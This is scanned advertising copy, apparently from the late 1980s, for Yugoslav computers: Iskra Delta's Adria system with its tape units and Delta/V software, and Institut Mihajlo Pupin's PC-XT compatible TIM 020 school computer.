 - jedinica beskonačne magnetne trake sa brzom memorijom (cache streamer) i gustinom zapisa 1600 bpi, sa mogućnošću priključenja do četiri jedinice
 - univerzalna upravljačka jedinica za do dve jedinice diska i do četiri jedinice magnetne trake
 - asinhroni multiplexer sa osam linija za lokalno ili daljinsko priključenje terminala
- U programsku opremu računara Adria spadaju:
- operativni sistem Delta/V sa pomoćnim programima za sortiranje i udruživanje (Sort-Merge) i za upravljanje zapisima (Record Management)
 - programska oruđa IDA (IDA Baza, IDA Ekran, Cogen, Leksikon, Printgen)
 - programska oprema za povezivanje u računarske mreže


ISKRA DELTA

61000 Ljubljana, Parmova 41
tel.: (061) 312-988

Podružna jedinica Beograd

11070 Novi Beograd, Narodnih heroja 42
tel.: (011) 138-224

BESKRAJNI PROSTORI RAČUNARSTVA




- * GRAFIČKI PODSISTEM PODRŽAVA EGA, HERCULES I CGA STANDARDE. REZOLUCIJA 640 x 350 TAČAKA.
- * SOFTVERSKI PAKETI ZA RAD U MREŽI.

* TIM 020 JE ŠKOLSKI RAČUNAR ZASNOVAN NA NOVOJ CMOS TEHNOLOGIJI KOMPATIBILAN JE SA PC-XT SISTEMOM.

* RADI POD MS DOS OPERATIVNIM SISTEMOM I OMOGUĆAVA KORIŠĆENJE OBILJA SOFTVERA IV GENERACIJE.

* TIPIČNO PODRUČJE PRIMENE KAO JEZGRO MREŽE SA RAČUNARIMA TIM 011 U INFORMATIČNOJ UČIONICI ZA OPŠTE I PROFESIONALNO OBRAZOVANJE.



INSTITUT MIHAJLO PUPIN[®]
RJ RAČUNARSTVO
BEOGRAD, VOLGINA 15
tel. 011/772-876
telex: 11584 yu imp_bg